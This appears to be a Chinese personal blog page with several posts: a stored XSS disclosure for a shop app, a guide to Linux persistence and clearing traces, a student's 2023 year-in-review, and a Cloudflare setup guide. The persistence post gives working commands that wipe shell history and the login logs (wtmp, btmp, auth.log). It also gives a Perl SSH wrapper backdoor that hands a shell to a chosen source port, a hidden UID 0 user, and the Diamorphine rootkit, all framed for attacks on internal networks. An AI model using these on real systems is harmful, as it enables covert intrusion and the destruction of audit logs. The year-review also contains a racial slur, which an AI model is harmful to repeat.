

异次元商店头像上传处存在存储型XSS注入(user、admin均存在)。其中,user处有过滤,admin无。
注入
将恶意脚本插入后,管理员访问用户管理页面即可执行恶意脚本。

被执行
恶意脚本执行后,会新增一个管理员用户,进而获得权限。
获得权限
鉴于漏洞还没有泛滥,EXP暂时不公开。

Linux下个人使用的几种权限维持/清除痕迹方法

清除痕迹

内网攻击的时候,打扫战场很重要。

1
2
3
4
5
6
7
8
9
# 下面两行是在 root 被登录后清空命令记录
sed -i '$a echo > ~/.bash_history' ~/.bashrc
sed -i '$a history -r' ~/.bashrc
# 下面三行是清空 ssh 记录
sed -i '$a echo > /var/log/wtmp' ~/.bashrc
sed -i '$a echo > /var/log/btmp' ~/.bashrc
sed -i '$a echo > /var/log/auth.log' ~/.bashrc
# 不记录命令执行
sed -i '$a unset HISTORY HISTFILE HISTSAVE HISTZONE HISTLOG WATCH; export HISTFILE=/dev/null; export HISTSIZE=0; export HISTFILESIZE=0;' ~/.bashrc

权限维持

ssh_wrapper

@> SSH Wrapper 后门是一种通过篡改 SSH 程序的方式来实现的恶意访问。它的原理涉及到对 SSH 可执行文件的修改,使其在执行正常的 SSH 连接时,同时执行额外的恶意操作。

首先启动的是/usr/sbin/sshd,脚本执行到getpeername这里的时候,正则匹配会失败,于是执行下一句,启动/usr/bin/sshd,这是原始sshd。原始的sshd监听端口建立了tcp连接后,会fork一个子进程处理具体工作。这个子进程,没有什么检验,而是直接执行系统默认的位置的/usr/sbin/sshd,这样子控制权又回到脚本了。此时子进程标准输入输出已被重定向到套接字,getpeername能真的获取到客户端的TCP源端口,如果是10086就执行sh给个shell。
简单点就是从sshd fork出一个子进程,输入输出重定向到套接字,并对连过来的客户端端口进行了判断。

1
2
3
4
5
6
7
cd /usr/sbin/
mv sshd ../bin/
echo '#!/usr/bin/perl' >sshd
echo $'exec "/bin/sh" if(getpeername(STDIN) =~ /^..\'f/);' >>sshd
echo 'exec{"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
chmod u+x sshd
/etc/init.d/sshd restart

在攻击机执行socat STDIO TCP4:127.0.0.1:22,sourceport=10086即可获得shell
自定义端口可用pythonstruct库实现:

1
2
3
#!/usr/bin/python2
import struct
print repr(struct.pack('>I6',port))

添加root用户

1
useradd -p `openssl passwd -1 -salt 'newuser' 密码` -o -u 0 -g root -G root -s /bin/bash -d 用户目录 用户名

这样会创建出一个权限和root一模一样的用户(实际上UID和GID也是一样的)。

Diamorphine Rootkit

Diamorphine是个LKM rootkit。
@> LKM的全称为Loadable Kernel Modules,中文名为可加载内核模块,主要作用是用来扩展 linux 的内核功能。LKM的优点在于可以动态地加载到内存中,无须重新编译内核。由于LKM具有这样的特点,所以它经常被用于一些设备的驱动程序,例如声卡,网卡等等。当然因为其优点,也经常被骇客用于rootkit技术当中。

项目地址:https://github.com/m0nad/Diamorphine

  • When loaded, the module starts invisible;
  • Hide/unhide any process by sending a signal 31;
  • Sending a signal 63(to any pid) makes the module become (in)visible;
  • Sending a signal 64(to any pid) makes the given user become root;
  • Files or directories starting with the MAGIC_PREFIX become invisible;

非常的强大,非常的好用。除了Diamorphine以外还有很多rootkit,其中一部分还有开设一个后门端口的功能(相当于C2).

总结

上方三种方法可以配合着使用,达到加强权限维持的效果。

2023·年度回顾

2023年的方方面面

根据模板,主要从以下几个方面回顾过去一年。健康/锻炼、工作/职业、友情/社交、个人生活/家庭、学习/知识管理、旅游/文化、兴趣/创造、情绪/精神状况、财务状况。

健康/锻炼

我个人健康状况还行,2023年加起来去了一两次医院吧。都是因为发烧了但是家里没有药才去的医院。整体上体重保持的也还行,BMI在20左右甚至有点瘦了。
我个人不是很经常锻炼,除了九月份运动会跑了一千米以外这一年应该是没怎么动过了TAT。
这一整年加起来除了学校也没出过几次门,一月份时候串门出了三四天,七月去BW一天就没啦。

工作/职业

工作是学生,没什么副业,每天负债没什么好说的。
七月份中考完之后被我户籍所在地的社区拉去当了一周的志愿者,主要任务就是看好一群小孩子。不得不说现在的孩子真的早熟,三年级就有女朋友了😥😥😥。
十月份进了学校学生会发现自己被当成了nigger劳动力现在天天被人催着go to work了!!!

友情/社交

@> 再澄清一次,earth是给你们e人活的,我们i人生活的世界叫做internet,谢谢。

我是INTP,主张绝对的理性,较为内向,如果是和不熟的人聊天,三两句就能把天聊死。别看我在社区和群里如此活跃,但也仅活跃于Internet
现实生活里面嘛……学校里除了本班的和之前一个小学/初中的人以外就没什么认识的人了。前几天学生会培训的时候和我一起的女孩子也没敢搭讪。真正的朋友确实不多。

个人生活/家庭

这方面没什么好说的,生活了十几年了一直是这个样子。整个2023年甚至整个21世纪20年代都没有发生什么大事。
一切都好,希望来年更好。

学习/知识管理

今年把中考这关过了,歇了两个月之后明显发现我的学习能力有点跟不上了,态度也有所懈怠了。刚入学还能考到物化生第一,过了 大半个学期已经到班级中游水平了……
确实很想改善这个情况,但是我的脑子和身体不是很协调。算了就这样吧,哪天发现我不学就要寄了再去学(
报了同济大学的先修课程,主要目的是为了水个证书,不过还是学到了许多的。

旅游/文化

七月份去了BW,除此之外没有任何出游(应该说这几年都没有)。

兴趣/创造

明显感觉没有前几年那种激情了,很多项目嘴上说要写其实都摆在那里了。今年干的主要的几件事是:

  • 复活了博客,顺便换掉域名。但是因为服务商跑路又被删库了。
  • 运营了一个Telegram频道,目前几百人也还不错吧!
  • Todo List上有一个XSS平台等着我写,不过落实可能得等放假了

情绪/精神状况

我的情绪管理做的还是挺好的,整体比较稳定的乐观。
除了之前女朋友和我分手有点失落以外……BTW,这几天心理课讲到爱情这个话题又想到她了。

财务状况

我一惯的消费习惯是节俭,下半年有了较为稳定的收入(指可持续的竭泽而渔)之后依然如此。
目前的收入只能说是把前几年欠的债慢慢还清而已。
消费观念上吗?之前买东西我不太会思考到底是否真的需要,现在确实有所成长。至少能管住自己的手了。
还没有正式工作,对财务状况其实没有太多可说的。

三个“最”

最骄傲的成就

今年真的说不上有什么成就,中考并不理想、生活的也没有那么好。硬要说成就的话,我觉得我能在中考前那一个学期过的轻松自在是我最大的成就吧!

最大的挑战

是高中学习。高中的课程和初中完全不是一个level的难度,上来我就感觉很跟不上。再加上我校数学组用双亲换来的教学进度(3个月讲到必修二的一半),目前是非常的头疼。

明年的目标和愿望

目标和愿望可能有很多,但真正实现的不多。
我的可能可实现的愿望是……分班把我分进一个好一点的班(怎么突然就成做题家思维了???

如何正确配置 Cloudflare,给你的博客加速

前言

本文完全基于正常NS接入Cloudflare的流程进行讲解,因此不含优选内容。

配置

缓存

好的缓存配置能让回源流量少很多,也能节省客户端的加载时间。

Cloudflare缓存配置页,将缓存级别设置为忽略查询字符串
浏览器缓存 TTL按需设置,一般设置5天以上。
讲解:
缓存级别的三个选项分别如下解释:

  • 没有查询字符串:一旦静态资源被带上URL参数访问,就回源。
  • 忽略查询字符串:对任何URL参数都返回同一个资源。
  • 标准:对不同URL参数进行不同的缓存。

为什么这么设置:一般的,静态资源不同的URL参数请求取得的结果是相同的,而且设置为标准没有查询字符串有被攻击的风险(对不同参数的资源会进行回源)。
浏览器缓存 TTL:静态资源在浏览器缓存的时长,按照静态资源的变化情况来设置。
如果有条件,还可以用API设置边缘缓存时长,与浏览器缓存 TTL一样,按需设置,一般来说时间长一点较好。
缓存设置

速度

侧边栏“速度-优化”页面。建议全部开启即可。
在“内容优化”中,关闭Rocket Loader。将Auto Minify全部打开。

安全

这里只讲基本的安全配置,不讲自定义规则。
“安全性-自动程序”中,开启自动程序攻击模式
“安全性-设置”中,开启浏览器完整性检查。其他两项按需设置。
建议使用API关闭Privacy Pass(我没找到设置项,可能被CF移除了),因为它会导致一部分验证码绕过漏洞。

Your browser is out-of-date!

Update your browser to view this website correctly.&npsb;Update my browser now

×